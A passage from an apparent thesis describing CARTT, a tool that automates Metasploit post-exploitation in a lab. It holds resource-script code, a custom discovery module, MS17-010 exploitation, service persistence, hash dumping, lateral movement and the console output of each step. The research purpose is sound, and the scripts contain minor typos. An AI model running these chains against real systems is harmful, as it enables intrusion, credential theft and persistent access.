Another way to maintain persistence is through *event triggered execution*. The triggering event could be the exploited system's user logging in or restarting the system after an update. To take advantage of this, the CARTT Operator can upload an executable to the autorun services of the exploited system using the service persistence module provided by MSF [47]. Upon restart of the system, the executable will connect back to the CARTT Operator's system to reestablish access to the target.

4. Lateral Movement

Lateral movement is movement through an environment to “enter and control remote systems on a network” for follow-on operations [17]. The operator may have to employ lateral movement actions to maneuver within a network to get from system A to system B. A network could consist of an operational environment (system A) and a development environment (system B). The operational environment is where products from the development environment are deployed. The operational environment could be the network that users utilize to complete daily tasks. The development environment updates the tools that users utilize to complete daily tasks. An operator could laterally move from the operational environment to the development environment to attack the integrity of programs deployed to the operational environment. Instead of gaining access and obtaining persistence on each workstation, an operator could inject malicious logic to a commonly used program in the development environment. Once the development team pushes the new product to the enterprise, the operator now has access and persistence on every machine.

The MITRE ATT&CK framework encompasses nine techniques for lateral movement; of these, *exploitation of remote services*, *internal spear phishing*, and *using authentication material* can be leveraged by MSF. *Exploitation of remote services* requires

a discovery action to develop network topography and the use of a vulnerability scanner to determine the hosts and the services running in the network. Once an operator can determine active hosts and vulnerable services, they can run an exploit to gain access and laterally move from system A to system B.

Internal spear phishing can be accomplished through tools such as the Social Engineering Toolkit (SET). SET provides the ability to create a malicious file attachment that, when opened by a spear phishing victim, will allow access to their system. The CARTT Operator can continue to laterally move from system A to system B until they have reached the desired objective or to continue follow-on operations.

The last technique, *using authentication material*, leverages credential harvesting. Since Administrators can have accounts in both system A and system B, it is possible that they use the same credentials for both environments. Reusing authentication material could allow access to both system A and system B workstations. Lateral movement leverages other MITRE ATT&CK actions, but the act of movement from one system to another is the key behavior.

C. CHAPTER SUMMARY

This chapter described the design changes and the addition of automated post-exploitation cyber action functionality into CARTT. The CARTT Operator role will be expanded to allow for post-exploitation actions based on the MITRE ATT&CK framework. The next chapter will discuss implementation of these changes for automated post-exploitation OCO actions into CARTT.

THIS PAGE INTENTIONALLY LEFT BLANK

IV. IMPLEMENTATION

This chapter discusses in detail the implementation of automated post-exploitation actions discussed in Chapter III. MSF offers auxiliary and post-exploitation modules that have yet to be utilized in the CARTT framework, and this chapter describes the mechanisms used to implement discovery, persistence, privilege escalation, and lateral movement using these modules, as depicted through a CARTT scenario.

A. ENVIRONMENT

The machines used in the environment are virtualized through VMware Workstation Pro. The environment is divided into two networks: Network-A is an operational environment and Network-B is the developmental environment that was discussed in Chapter III.B.4. A total of three VMs were required to demonstrate post-exploitation actions. Ubuntu 20.04 is used to house the CARTT Server discussed in Chapter III.A.1. The other two VMs are Windows XP workstations.

The CARTT server is connected to both Network-A and to the internet. The internet connection is required to utilize GVM capabilities. Workstation-A is connected to Network-A and is dual-homed, which provides a connection to both Network-A and Network-B. Workstation-B is connected only to Network-B. The environment is depicted in Figure 9.




Figure 9. Implementation Environment

B. SCENARIO AND CARTT FUNCTIONALITY

1. Scenario

In our scenario, we assume that the on-site users have a Military Occupational Specialty (MOS) that is related to information technology or cyber security. They are tasked with determining the level of impact of a POR-owned vulnerability using the impact-based post-exploitation taxonomy repeated in this section from Chapter II.B.4 Figure 1.




Figure 1. Impact-Based Post-Exploitation Taxonomy (figure repeated for convenience)

A POR-owned vulnerability, as discussed in Chapter II.B.4, cannot be remediated by on-site users, and users must await remediation procedures from the POR exposing networks to post-exploitation actions. An impact level of high will result in the organization invoking continuity of operations procedures (COOP), which forces the organization to shift operations to a backup site. To meet the high impact level, the objective is to obtain remote privileged access to a system in Network-B. This will require

a CARTT Operator to execute discovery, persistence, privilege escalation, and lateral movement actions to complete the objective. To complete the task of impact level determination, on-site users opt to use CARTT and its post-exploitation capabilities to perform these actions.

2. CARTT Functionality

The on-site user will log into CARTT as an Operator to utilize post-exploitation functionality. Assuming for scenario purposes that this is the organization's first time using CARTT, they will need to perform preliminary steps in CARTT to gain initial access, as discussed in Chapter III.A, which are:

1. Create New Scan
2. Import Completed Scan
3. Begin Target Exploit

The next step in the scenario, which is the focus of this thesis, is post-exploitation. The CARTT Operator will first click ***Begin Target Post-Exploit*** in the ***Operator Main Menu*** page, as shown in Figure 10.




Figure 10. Begin Target Post-Exploit

This will direct the CARTT Operator to the *Post-Exploitation* page, shown in Figure 11, and they will click *Test All Actions*.





Figure 11. Test All Actions

This action will direct the CARTT Operator to the *CARTT Post-Exploitation System* page, shown in Figure 12, to *Submit* the name of the target.

Figure 12. Target Selection


Upon submitting the target, the CARTT Operator will be presented a *Host List*, shown in Figure 13, which shows the hosts that are available for post-exploitation .



The screenshot shows a web interface titled "CARTT Initial Access Exploit Configuration Page". Under the heading "Host List:", there is a light gray box containing the text "Target Host IP: 192.168.83.8". Below this text is a green "Submit" button. At the bottom of the gray box is a white input field containing the IP address "192.168.83.8".

Figure 13. Host List

In the *Host List* window, they will *Submit* the associated *Target Host IP*, which presents a list of vulnerabilities for the submitted target, as shown in Figure 14. For the scenario, in this window they will *Submit* *CVE-2017-0143* as found in step 3.



The screenshot displays a window titled "CVE Vulnerability List". It contains a long list of vulnerability entries, including "End of file reached Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)", "Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)", "Project Jug Directory Traversal Vulnerability BID-44569", and several "Vulnerabilities in SMB Could Allow Remote Code Execution" entries. Below the list, a summary states "6 vulnerabilities identified for host 192.168.83.8". At the bottom, there is a search section with the prompt "Please enter CVE of a vulnerability", an input field containing "CVE-2017-0143", a green "Submit" button, and a note: "Note: this search will take several seconds to complete".

Figure 14. CVE Vulnerability List

Upon CVE submission, the CARTT Operator will be presented a list of modules from which to craft the initial access exploit. The initial access exploit used in the scenario is *exploit/windows/smb/ms17_010_psexec*, as shown in Figure 15. This exploit module uses a write-what-where primitive race condition vulnerability to overwrite and hijack a session [48]. Hijacking the session gives the CARTT Operator access to the host. In this window, the CARTT Operator must also *Enter Local Host IP address* and click *Submit*.

Modules for CVE-CVE-2017-0143:

- exploit/windows/smb/ms17_010_eternalblue
- exploit/windows/smb/ms17_010_eternalblue_win8
- exploit/windows/smb/ms17_010_psexec
- exploit/windows/smb/smb_doublepulsar_rce

Copy and paste a module to construct an initial access exploit

exploit/windows/smb/ms17_010_psexec

Enter Local Host IP address

192.168.83.9

Submit

Figure 15. Initial Access Exploit Configuration

CARTT will execute the initial access exploit, gathering, post-exploitation, and exploit modules that are packaged in a custom resource script that will perform discovery, persistence, and privilege escalation. Figure 16 shows the modules that were used, boxed

in red, and are followed by the feedback of each module. The figure shows that *Meterpreter session 1 opened (192.168.83.9:4444 -> 192.168.83.8:1045)* depicts the success of the initial access exploit module. The connection created is from the CARTT server to Workstation-A on its Network-A IP address (reference Figure 9).

<pre>[*] Meterpreter session 1 opened (192.168.83.9:4444 -> 192.168.83.8:1045) at 2022-03-19 12:22:35 -0700 [*] Session 1 created in the background. resource (user_data/exploit_qwert.rc)> use post/windows/escalate/getsystem resource (user_data/exploit_qwert.rc)> set SESSION 1 SESSION => 1 resource (user_data/exploit_qwert.rc)> exploit -z [+] This session already has SYSTEM privileges [*] Post module execution completed resource (user_data/exploit_qwert.rc)> use exploit/windows/local/persistence_service [*] Running module against TEST1 [+] Meterpreter service exe written to C:\WINDOWS\TEMP\ARjwO.exe [*] Creating service ThCJBifm [*] Meterpreter session 2 opened</pre>	<pre>resource (user_data/exploit_qwert.rc)> use post/windows/gather/cartt_discovery resource (user_data/exploit_qwert.rc)> set SESSION 1 SESSION => 1 resource (user_data/exploit_qwert.rc)> exploit -z Determining level of privilege... Server username: NT AUTHORITY\SYSTEM Attempting network discovery... Interface 1 ===== Name : MS TCP Loopback interface Hardware MAC : 00:00:00:00:00:00 MTU : 1520 IPv4 Address : 127.0.0.1 Interface 2 ===== Name : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport Hardware MAC : 00:0c:29:83:57:ff MTU : 1500 IPv4 Address : 192.168.83.8 IPv4 Netmask : 255.255.240.0</pre>	<pre>Interface 3 ===== Name : VMware Accelerated AMD PCNet Adapter - Packet Scheduler Miniport Hardware MAC : 00:0c:29:f9:96:bd MTU : 1500 IPv4 Address : 192.168.64.8 IPv4 Netmask : 255.255.255.240 Interface 65541 ===== Name : Bluetooth Device (Personal Area Network) Hardware MAC : 34:2e:b7:f3:d7:a6 MTU : 1500 resource (user_data/exploit_qwert.rc)> use post/windows/gather/smart_hashdump [*] Dumping password hashes... [*] Running as SYSTEM extracting hashes from registry [*] Obtaining the boot key... [*] Calculating the hboot key using SYSKEY e2e2368c58d36f6f675d97c0d729c4c4... [*] Obtaining the user list and keys... [*] Decrypting user keys... [*] Dumping password hints... [+] admin:"password"</pre>
--	---	--

Figure 16. Post-Exploitation Results

Among the post-exploitation actions, the *post/windows/escalate/getsystem* module tests privilege escalation, resulting in the response from CARTT, *This session already has SYSTEM privileges*. The *exploit/windows/local/persistence_service* module installs a persistence mechanism in the *C:\WINDOWS\TEMP* path of the target; in Figure 18 this file is shown as *ARjwO.exe*, but generally it is assigned a random name by the module. The persistence mechanism is an executable file that contains malicious logic to reinstate access upon logon or if the workstation is restarted. The *post/windows/gather/cartt_discovery* module is a custom module that determines the level of privilege and discovers network interfaces on Workstation-A. Figure 16 shows that Workstation-A is dual-homed, as boxed in green, indicating that Workstation-A has an

additional interface that is connected to Network-B through IP address 192.168.64.8. The last post-exploit module to be executed is the *post/windows/gather/smart_hashdump* which extracts password hints and hashes from Workstation-A.

In the next window, shown in Figure 17, the CARTT Operator is prompted to enter the IP address of Workstation-A on Network-B, *192.168.64.8*, as well as the subnet mask of *255.255.240.0* to set up the last post-exploitation action of lateral movement.


The image shows a web-based interface with a light gray background. At the top, a header bar contains the text "Attempted Discovery, Privilege Escalation, and Persistence". Below this, a prompt reads "Please enter an IP address and Subnet Mask to discover new hosts for lateral movement". There are two input fields: the first contains "192.168.83.8" and the second contains "255.255.240.0". At the bottom left is a green "Submit" button.

Figure 17. Lateral Movement Setup

From these inputs, CARTT will create a route and conduct a port scan using two modules, boxed in red in Figure 18. The *post/multi/manage/autoroute* module creates a route from the CARTT server to the Workstation-A, Network-B IP address on Network-B. This route is required to conduct a port scan on Network-B using the *auxiliary/scanner/portscan/tcp* module [49]. The port scan reveals to the CARTT Operator a new host on Network-B with IP address *192.168.64.11*, boxed in green in Figure 18. The CARTT Operator is prompted to enter the new Network-B IP address to execute lateral movement in this new network.

```

resource (user_data/exploit_qwert.rc)> use
post/multi/manage/autoroute
[+] Route added to subnet
192.168.64.0/255.255.255.240 from host's
routing table.
[+] Route added to subnet
192.168.80.0/255.255.240.0 from host's
routing table.
IPv4 Active Routing Table
=====

Subnet Netmask Gateway
-----
192.168.64.0 255.255.255.240 Session 1
192.168.80.0 255.255.240.0 Session 1

resource (user_data/exploit_qwert.rc)> use
auxiliary/scanner/portscan/tcp
resource (user_data/exploit_qwert.rc)> set
RHOSTS 192.168.64.8/28
RHOSTS => 192.168.64.8/28
resource (user_data/exploit_qwert.rc)> set
PORTS 445
PORTS => 445
resource (user_data/exploit_qwert.rc)> set
THREADS 50
THREADS => 50
resource (user_data/exploit_qwert.rc)>
exploit -z
[+] 192.168.64.11: - 192.168.64.11:445 -
TCP OPEN
[*] 192.168.64.8/28: - Scanned 2 of 16 hosts
(12% complete)
[+] 192.168.64.8: - 192.168.64.8:445 - TCP

[*] 192.168.64.8/28: - Scanned 14 of 16
hosts (87% complete)
[*] 192.168.64.8/28: - Scanned 14 of 16
hosts (87% complete)
[*] 192.168.64.8/28: - Scanned 16 of 16
hosts (100% complete)
[*] Auxiliary module execution completed
resource (user_data/exploit_qwert.rc)> exit
-y

Please enter an IP address to attempt lateral movement

192.168.64.11

Submit

```

Figure 18. Routing and Scanning

Figure 19 shows the CARTT Operator the actions taken by CARTT to conduct lateral movement. Boxed in red, *Meterpreter session 2 opened (192.168.64.8:1094 -> 192.168.64.11:4444)* reports successful completion of lateral movement from the CARTT server through Workstation-A to Workstation-B. The *post/windows/gather/cartt_discovery* module is utilized to determine that it has elevated privilege, and has executed network discovery on Workstation-B. The CARTT Operator will report the success of all post-exploitation actions to on-site users. Based on the success of all post-exploitation actions, the on-site users can now report that the POR-owned vulnerability has an impact level of high.

```
Attempting Lateral Movement

[*] Meterpreter session 2 opened
(192.168.64.8:1094 -> 192.168.64.11:4444)
at 2022-03-19 13:52:47 -0700
[*] Session 2 created in the background.
resource (user_data/exploit_qwert.rc)>
sessions

Active sessions
=====

Id Name Type Information Connection
-----
1 meterpreter x86/windows NT
AUTHORITY\SYSTEM @ TEST1
192.168.83.9:4444 -> 192.168.83.8:1092
(192.168.83.8)
2 meterpreter x86/windows
192.168.64.8:1094 -> 192.168.64.11:4444
(192.168.64.11)

resource (user_data/exploit_qwert.rc)> set
SESSION 2
SESSION => 2
resource (user_data/exploit_qwert.rc)>
exploit -z

Determining level of privilege...

Server username: NT
AUTHORITY\SYSTEM

Attempting network discovery...

Interface 1
=====
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name : AMD PCNET Family PCI Ethernet
Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:22:4b:21
MTU : 1500
IPv4 Address : 192.168.64.11
IPv4 Netmask : 255.255.255.240

Interface 65540
=====
Name : Bluetooth Device (Personal Area
Network)
Hardware MAC : 34:2e:b7:f3:d7:a6
MTU : 1500

[*] Post module execution completed
resource (user_data/exploit_qwert.rc)> exit
-y

Completed Lateral Movement
```

Figure 19. Lateral Movement Feedback

The next section will discuss the scripting, modules, and communications required to make automated post-exploitation possible.

C. SCRIPTING OVERVIEW

CARTT relies on Metasploit resource scripting to allow MSF interoperability with the CARTT GUI. This section discusses in detail the modules that were implemented in scripting each post-exploitation action.

1. Initial Access Exploit Script and Post-Exploitation

The steps taken by the CARTT Operator from beginning a new scan, to the initial access exploit results, were discussed in depth in a 2020 NPS thesis by Berrios [12]. The initial access exploit is created using a Metasploit resource script [50]. The resource script enables automation by aggregating multiple Metasploit commands. The code for the initial access exploit resource script is shown in Figure 20.

```
Code

$fd_rc = fopen("user_data/exploit_$user.rc", 'w+');

$script =
"$exploit\n
set RHOST $host\n
set ExitOnSession false\n
exploit -z\n
exit -y\n";

fwrite($fd_rc, $script);
fclose($fd_rc);

$cmd = "msfconsole -q -r
user_data/exploit_$user.rc";
exec($cmd);
```

Figure 20. MSF Initial Access Resource Script

A file named `exploit_$user.rc` is the resource script file created using the C library function *fopen*, which is stored in the variable named *\$fd_rc*. The *\$fd_rc* will store the *\$script* variable. The *\$script* variable holds the set of Metasploit commands to complete the initial access exploit action. The *\$exploit* is the initial access exploit that is set for use. The *set RHOST \$host* is the IP address of the target. The *ExitOnSession* determines if session state will be maintained across multiple instances of Metasploit [51]. If the *ExitOnSession* option is set to true, and a Meterpreter session is obtained, the Meterpreter session will be terminated upon exit. If *ExitOnSession* is set to false, the Meterpreter session state is maintained upon exit. To implement post-exploitation, *ExitOnSession* is set to false to maintain the open Meterpreter session to allow CARTT to execute post-exploitation actions. The *exploit -z* command runs the exploit and if a Meterpreter session is obtained, the session is placed in the background and returns to the MSF console environment. The *exit -y* MSF command will exit the MSF environment. The *\$script*, which holds the set of Metasploit commands to complete initial access exploitation is written to *\$fd_rc*. The `exploit_$user.rc` resource script file is then executed through the Metasploit command line interface using the command *exec(\$cmd)* where *\$cmd* = *msfconsole -q -r user_data/exploit_\$user.rc*.

To implement post-exploitation actions, MSF post modules were appropriately added to the Metasploit resource script. It is important to note that the initial access exploit must succeed prior to performing any post-exploitation actions. The following sections discuss what modules were used and how they were logically chained to execute post-exploitation actions.

2. Discovery

The MITRE ATT&CK techniques for *user discovery* and *system network configuration discovery* require console interaction from within the Meterpreter session. The MSF *post* module, *post/windows/gather/cartt_discovery*, was created as a Ruby script to support post-exploitation discovery actions, as shown in Figure 21. The module uses the *Msf::Post* method to allow Meterpreter session interaction. The module runs two commands at the console: *getuid* to determine the level of privilege; and *ipconfig* to enumerate network interfaces.

```
##
# This module requires Metasploit: https://metasploit.com/download
# This module is the discovery module for CARTT implementation
##

class MetasploitModule < Msf::Post
  include Msf::Post::Windows::Priv

  def initialize(info={})
    super( update_info( info,
      'Name'      => 'CARTT Discovery',
      'Description' => %q{
        This module will conduct network discovery and determine level of privilege.
      },
      'License'    => MSF_LICENSE,
      'Author'     => [ 'Ryan Benito' ],
      'Platform'   => [ 'win' ],
      'SessionTypes' => [ 'meterpreter' ]
    ))
  end

  def run
    print "\n"
    print "Determining level of privilege...\n"
    print "\n"
    client.console.run_single("getuid")
    print "\n"
    print "Attempting network discovery...\n\n"
    client.console.run_single("ipconfig")
    print "\n"
  end
end
```

Figure 21. Custom CARTT Discovery Module

The Metasploit resource script created for the *post/windows/gather/cartt_discovery* module is shown in Figure 22. After a Meterpreter session has been obtained from the initial access exploit, the *post/windows/gather/cartt_discovery* module can be used with the session. The same session can be used for user discovery to harvest credentials using the MSF *post/windows/gather/smart_hashdump* module.

```
$fd_rc = fopen("user_data/exploit_$user.rc", 'w+');

$script =

//Initial Access Exploit to obtain Meterpreter session

"$exploit\n
set RHOST $host\n
set ExitOnSession false\n
exploit -z\n

//Use CARTT Discovery Module

use post/windows/gather/carrt_discovery\n
set SESSION 1\n
exploit -z\n

//Attempt Credential Harvesting

Use post/windows/gather/smart_hashdump\n
set SESSION 1\n
exploit -z\n
exit -y\n"

fwrite($fd_rc, $script);
fclose($fd_rc);

$cmd = "msfconsole -q -r user_data/exploit_$user.rc";
exec($cmd);
```

Figure 22. CARTT Discovery Resource Script

3. Privilege Escalation

The MITRE ATT&CK technique for *process injection* was accomplished using the MSF *post/windows/escalate/getsystem* module. This module leverages the timing vulnerability that was discussed in Chapter III.B.3. The privilege escalation resource script is shown in Figure 23. The initial access exploit is executed first to obtain a Meterpreter session. Then the *post/windows/escalate/getsystem* module is configured with the option *set SESSION 1* and is executed to perform the post-exploitation action of privilege escalation.

```
$fd_rc = fopen("user_data/exploit_$user.rc", 'w+');  
  
$script =  
  
//Initial Access Exploit to obtain Meterpreter session  
  
"$exploit\  
set RHOST $host\  
set ExitOnSession false\  
exploit -z\  
  
//Attempt privilege escalation  
  
use exploit/windows/escalate/getsystem\  
set SESSION 1\  
exploit -z\  
exit -y\  
  
fwrite($fd_rc, $script);  
fclose($fd_rc);  
  
$cmd = "msfconsole -q -r user_data/exploit_$user.rc";  
exec($cmd);
```

Figure 23. Privilege Escalation Resource Script

4. Persistence

The MITRE ATT&CK technique for *event triggered execution* was accomplished using the MSF *exploit/windows/local/persistence_service* module. This module creates an executable that automatically creates a persistent reverse shell connection back to CARTT when the target reboots or logs on, as discussed in Chapter III.B.2 [47]. The resource script for persistence is shown in Figure 24. The initial access exploit is executed first to obtain a Meterpreter session. Then the *exploit/windows/local/persistence_service* module is configured with the option *set SESSION 1* and is executed to perform the post-exploitation action of persistence.

```
$fd_rc = fopen("user_data/exploit_$user.rc", 'w+');  
  
$script =  
  
//Initial Access Exploit to obtain Meterpreter session  
  
"$exploit\  
set RHOST $host\  
set ExitOnSession false\  
exploit -z\  
  
//Use persistence module  
  
use exploit/windows/local/persistence_service\  
set SESSION 1\  
exploit -z\  
exit -y\  
  
fwrite($fd_rc, $script);  
fclose($fd_rc);  
  
$cmd = "msfconsole -q -r user_data/exploit_$user.rc";  
exec($cmd);
```

Figure 24. Persistence Resource Script

5. Lateral Movement

The MITRE ATT&CK technique for *exploitation of remote services* was accomplished using the MSF *post/multi/manage/autoroute* module. In the scenario, the autoroute module creates a static route between the CARTT server and the Network-B IP address on Workstation-A. The static route is required to conduct a TCP port scan using the *auxiliary/scanner/portscan/tcp* module on Network-B to enumerate port status and the Workstation-B IP address. The *exploit/windows/smb/ms17_010_psexec* exploit can be used to attempt to gain access to Workstation-B. If exploitation of Workstation-B is successful, the *post/windows/gather/cartt_discovery* module can be executed to gather more information on Workstation-B. The code for the lateral movement resource script is shown in Figure 25. The initial access exploit is executed first to obtain a Meterpreter session. Then the *post/windows/gather/cartt_discovery* module is configured with the option *set SESSION 1* and is executed. The 